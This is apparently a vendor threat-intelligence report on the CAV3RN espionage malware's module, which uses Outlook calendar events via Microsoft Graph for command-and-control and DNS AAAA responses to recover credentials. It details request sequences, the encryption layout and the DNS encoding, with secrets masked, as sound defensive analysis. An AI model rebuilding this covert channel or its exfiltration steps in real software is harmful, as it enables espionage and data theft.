Reading view

There are new articles available, click to refresh the page.

New Project CAV3RN module abuses Outlook calendar events for C2 and DNS AAAA records for configuration recovery

Introduction

In June 2026, as part of our Kaspersky Threat Intelligence Reporting service, we published extensive research on Project CAV3RN, a sophisticated modular framework used for cyberespionage activity against targets in Israel. We have been tracking this cluster since December 2025, and in late April 2026, we observed a major architectural shift: the developers moved from a three-component framework consisting of a downloader, executor, and uploader to a controller-based architecture with a dedicated WebSocket-enabled C2 communication component and a more extensible plugin system designed to support modular post-exploitation capabilities.

Subsequently, Check Point Research publicly reported on the same controller-based architecture in July 2026. However, neither our previous research nor the subsequent public reporting covered the latest communication component analyzed in this report.

Following our June 2026 publication, we identified a .NET Native AOT communication module that is apparently designed to replace the previous HTTP/WebSocket component. It exchanges commands and results through Outlook calendar events accessed via Microsoft Graph. If Microsoft Graph authentication or tenant validation fails, the module attempts to retrieve replacement connection settings through DNS AAAA responses.

Module network communication architecture

Module network communication architecture

During the preparation of this report, additional public research covering this communication component became available. The research presented in our article is based on our independent analysis and includes several additional implementation details that complement the existing public reporting.

Technical details

The previously reported controller-based CAV3RN architecture separates C2 communication from command execution. The controller, uxtheme.dll, generates and maintains the seven-character Agent ID, manages the polling loop, processes built-in commands, and dispatches other tasks or commands to separate plugins. The previously used communication component, n-HTCommp.dll, retrieved commands and transmitted execution results over HTTP/WebSocket.

Project CAV3RN architecture (April 2026)

Project CAV3RN architecture (April 2026)

The module performs the same communication role but uses Outlook calendar events accessed through Microsoft Graph. Similarly to the previous version, its get and send interface and use of the same controller-generated Agent ID suggest that it was designed to replace the previous communication component. However, because the corresponding updated controller was not recovered, this replacement role is assessed rather than directly observed.

C2 communication module

The communication module, AzureCommunication.dll, is a DLL compiled with .NET Native AOT, consistent with several other components of the Project CAV3RN framework that are publicly documented. Such a compilation method turns the managed application into native machine code and removes most of the metadata and intermediate language that normally make .NET assemblies straightforward to analyze.

The module exposes its functionality through a single export named QueryInterface. We expect an updated controller to load the DLL, resolve this export, and pass it a null-terminated UTF-16 string. The accepted input format closely follows the interface used by the previously documented CAV3RN controller.

get_;;_<agent-id>_,_<legacy-url>  
send_;;_<agent-id>_,_<legacy-url>_,_<result>

The _;;_ delimiter separates the operation from its arguments, while _,_ separates the arguments.

For get, the module only uses the first argument as the Agent ID. For send, it uses only the Agent ID and the result. In both cases, the additional legacy URL is ignored. It remains part of the interface for compatibility with the controller, even though the new module obtains its destination and credentials from its own Microsoft Graph configuration.

Outlook calendar events as a C2 channel

The DLL contains a complete default configuration, including the Microsoft Entra tenant ID, application credentials, target mailbox, DNS bootstrap host, and cryptographic keys required to establish communication.

Before processing either get or send operation, the module looks for a relative file named logAzure.txt. Because the code supplies only a filename, Windows resolves it against the current working directory of the process hosting the DLL.

If logAzure.txt exists, the module reads and deserializes it. If it is absent, the module builds the configuration from the hardcoded values and writes the complete object to disk with the following structure:

{
  "TenantId": "******-****-****-****-**********",  // Microsoft Entra tenant ID
  "ClientId": "********-****-****-****-************",  // application/client ID
  "ClientSecret": "********************************************",
  "UserEmail": "***@*********.co.il", // Compromised target Microsoft 365 mailbox
  "Host": "cloudlanecdn[.]com", // DNS bootstrap domain
  "PublicKey": "-----BEGIN RSA PUBLIC KEY-----\r\n[omitted]\r\n-----END RSA PUBLIC KEY-----", // outbound encryption public key
  "PrivateKey": "-----BEGIN RSA PRIVATE KEY-----\r\n[omitted]\r\n-----END RSA PRIVATE KEY-----" // inbound decryption private key
}

Using the resulting configuration, the module creates a Microsoft Graph client and validates access by requesting the tenant’s organization record through a GET request to  https://graph.microsoft.com/v1.0/organization.

Attempting this request causes the Azure Identity library to obtain an OAuth application token:

POST https://login.microsoftonline.com/<TenantId>/oauth2/v2.0/token
client_id=<ClientId>
client_secret=<ClientSecret>
scope=https://graph.microsoft.com/.default
grant_type=client_credentials


After successful authentication, the module includes the token in subsequent Graph requests using the Authorization: Bearer <access-token> header. The module uses the default calendar of the configured mailbox as a dead-drop channel. Commands, heartbeats, and results all occupy the same fixed one-hour window 2050-05-13 22:00–23:00 UTC.

Scheduling the events for 2050 makes them unlikely to appear in ordinary calendar views. The calendar event subject identifies each event’s purpose and associated Agent ID. Heartbeat and result subjects append the fixed suffix 1500 to this value; the suffix is not part of the Agent ID.

Subject format Purpose Module behavior
Event ID: <agent-id> Operator-to-agent command Searches for the event, downloads its attachments, and deletes it after consumption
Boss update ID: <agent-id>1500 Agent heartbeat Deletes the previous heartbeat event and creates a replacement
Boss Report ID: <agent-id>1500 Agent-to-operator command output Creates an event, uploads encrypted result attachments, and assigns the final subject

Receiving a command

For a get request, the module queries calendarView and filters the results by the Agent ID:

GET /v1.0/users/***@*********.co.il/calendarView?startDateTime=2050-05-13T22:00:00&endDateTime=2050-05-13T23:00:00&$filter=contains(subject,'Event ID: <agent-id>')

If Graph returns one or more matches, the module selects the first returned event and requests its attachments:

GET /v1.0/users/***@*********.co.il/events/<EventId>/attachments
Authorization: Bearer <access-token>

After obtaining the attachment response, the module deletes the calendar event:

DELETE /v1.0/users/***@*********.co.il/calendar/events/<EventId>
Authorization: Bearer <access-token>

Our analysis found a consistent difference in capitalization between command and result attachments:

Attachment name Direction Associated subject
file0.txt Operator to agent Event ID: <agent-id>
File0.txt Agent to operator Boss Report ID: <agent-id>1500

Inbound command decryption

Inbound commands use a combination of RSA and AES-GCM encryption. Once the attachments have been sorted and concatenated, the reconstructed encrypted command buffer begins with a 256-byte RSA-encrypted block containing the 32-byte AES key. The communication module decrypts this block with the RSA private key stored in its configuration, using RSA-OAEP with SHA-256.

The following 12 bytes contain the AES-GCM nonce, while the final 16 bytes contain the authentication tag. Everything between the nonce and tag is ciphertext. The module uses the recovered AES key to decrypt and authenticate this ciphertext with AES-256-GCM.

Encrypted attachment stored in a calendar event

Encrypted attachment stored in a calendar event

After RSA-OAEP-SHA256 and AES-256-GCM decryption, the 63-byte ciphertext produces {"cid": "alXBCzcDl8hBuNE", "type": "self", "cmd": "003_;;__,_"}.

Decrypted command

Decrypted command

The cid field appears to serve as a unique command-correlation identifier. As described in a previous publication of the framework, when the operator sets the JSON type field to self, the controller routes the command to its internal handler rather than dispatching it to an external plugin. In this command, the cmd field contains 003_;;__,_, where command 003 instructs the controller to toggle debug logging. After decryption, the communication module returns the complete command to the external controller through QueryInterface.

Sending command output

For a send request, the controller passes the command output to the communication module. The module encrypts the output using a newly generated AES-256-GCM key and protects that key with the configured RSA public key. It then divides the encrypted payload into chunks of up to 10 MiB.

To publish the result, the module creates a calendar event with the temporary subject d and attempts to add each encrypted chunk as a sequentially named attachment, such as File0.txt and File1.txt. After adding the attachments, it changes the subject to Boss Report ID: <agent-id>1500, marking the event as a completed result.

This process uses the following sequence of Microsoft Graph requests:

POST   /v1.0/users/***@*********.co.il/calendar/events
POST   /v1.0/users/***@*********.co.il/calendar/events/<EventId>/attachments
PATCH  /v1.0/users/***@*********.co.il/events/<EventId>

Together, the uploaded attachments contain fragments of one encrypted result package: the RSA-encrypted AES key, AES-GCM nonce, encrypted command output, and authentication tag. Recovering outbound results requires the private key corresponding to the outbound public key. This private key is assessed to be held separately by the attacker.

Heartbeat handling

The module maintains a heartbeat event identified by the subject Boss update ID: <agent-id>1500. The module searches the same fixed calendar window for a previous heartbeat associated with the agent. If one exists, the module deletes it and creates a replacement event with the temporary subject d through the following sequence of Microsoft Graph requests:

GET    /v1.0/users/***@*********.co.il/calendarView 
DELETE /v1.0/users/***@*********.co.il/events/<EventId> 
POST   /v1.0/users/***@*********.co.il/events

Finally, it updates the newly created event through the following PATCH request, replacing the temporary subject d with Boss update ID: <agent-id>1500.

PATCH /v1.0/users/***@*********.co.il/events/<EventId>
Authorization: Bearer <access-token>

{
  "subject": "Boss update ID: <agent-id>1500"
}

Heartbeat events use the same one-hour window in 2050 but contain no attachments.

The following figure summarizes the module’s operational workflow.
DNS AAAA configuration recovery mechanism

When OAuth token acquisition or the subsequent GET /v1.0/organization validation request fails, the module attempts to retrieve replacement TenantId, ClientId, ClientSecret, and UserEmail values through actor-controlled AAAA responses.

DNS-based configuration recovery (simplified)

DNS-based configuration recovery (simplified)

The module uses cloudlanecdn[.]com as its configuration-recovery domain. The domain is delegated to four actor-controlled authoritative nameservers, ns1 through ns4.cloudlanecdn[.]com, allowing the operator to generate different AAAA responses according to the Agent ID, configuration field, and fragment offset.

The module submits the generated DNS queries through the operating system’s configured recursive resolver, which follows the domain’s delegation to one of the authoritative nameservers. The returned IPv6 address is treated as a 16-byte container for protocol data rather than as a network destination.

For both get and send operations, the controller supplies the seven-character Agent ID as the first argument to QueryInterface. The communication module converts its UTF-8 bytes into two-character uppercase hexadecimal values. For example, SFmLgQZ becomes 53 46 6D 4C 67 51 5A, which the module concatenates as 53466D4C67515A.

The hexadecimal identifier is then embedded in every recovery query. The module retrieves four Microsoft Graph configuration values in a fixed order, with each value assigned a numeric index:

Index Configuration value
0 TenantId
1 ClientId
2 ClientSecret
3 UserEmail

Determining the field length through .p. queries

For each configuration value (TenantId, ClientId, ClientSecret, and UserEmail), the module first sends an AAAA query to determine the value’s total length: d.<hex-agent-id>.<field-index>.p.<host>.

In this format, <hex-agent-id> is the uppercase hexadecimal representation of the Agent ID supplied by the controller. The <field-index> identifies the requested configuration value according to the table above; for example, index 0 represents TenantId. The p marker indicates a length request, while <host> contains the configured DNS recovery domain, cloudlanecdn[.]com.

As an example, the following AAAA DNS query requests the length of the TenantId associated with Agent ID SFmLgQZ:

d.53466D4C67515A.0.p.cloudlanecdn[.]com

The AAAA response 2001:24:1234:5678:9abc:def0:1122:3344 corresponds to the byte sequence 20 01 00 24 12 34 56 78 9A BC DE F0 11 22 33 44. The module discards the first two bytes and interprets the following two bytes, 00 24, as a big-endian field length. This produces the value 0x0024, or 36 bytes. The remaining 12 bytes are ignored. The initial 2001 group is not treated as a network destination or strictly validated as a protocol marker; it simply occupies the two bytes that the module discards.

IPv6 AAAA record payload layout for obtaining length

IPv6 AAAA record payload layout for obtaining length

In the observed example, the same process produced a 36-byte TenantId, a 36-byte ClientId, a 40-byte ClientSecret, and a 28-byte UserEmail. The protocol itself supports other lengths because each value’s length is supplied dynamically by its .p. response.

To illustrate this process, we reproduced the protocol in a controlled environment using a laboratory domain.

Field length encoding in DNS AAAA record responses (example)

Field length encoding in DNS AAAA record responses (example)

Retrieving configuration data through .q. queries

After obtaining the field length from the .p. response, the module allocates a buffer of exactly that size and initializes an offset to 0. It then requests the field data using the following format: d.<hex-agent-id>.<field-index>.<offset>.q.<host>.

The <field-index> identifies the requested configuration value, while <offset> specifies where the fragment belongs in the output buffer. After checking for the sentinel address, the module discards the first two bytes of each normal .q. response and copies up to 14 of the remaining bytes. For the final response, it copies only the bytes required to reach the declared field length.

Queries continue at 14-byte offsets until the declared field length has been recovered.

The following figure shows the three .q. requests required to reconstruct a 36-byte TenantId.

TenantId retrieval process via DNS AAAA records (example)

TenantId retrieval process via DNS AAAA records (example)

In our laboratory responses, the first two bytes appear as the IPv6 group 2001 and are discarded. The responses at offsets 0 and 14 each provide 14 bytes, while the response at offset 28 supplies the final eight bytes. Concatenating and decoding these fragments produces the complete TenantId, 6f9d2a41-8c73-4b56-a1e8-2d407c95f3ab, as shown in the example figure.

The module repeats this procedure for ClientId, ClientSecret, and UserEmail. After reconstructing each value, it decodes the buffer as UTF-8, updates the corresponding configuration field, and writes the complete configuration to logAzure.txt. Once all four fields have been recovered, the module creates a new Graph client, repeats the /organization validation request, and resumes the original get or send operation if validation succeeds.

The DNS recovery mechanism updates only the TenantId, ClientId, ClientSecret, and UserEmail fields. It does not replace the configured DNS recovery host, RSA public or private keys, offering limited rotation for updating the domain itself that is used within the DNS fallback mechanism.

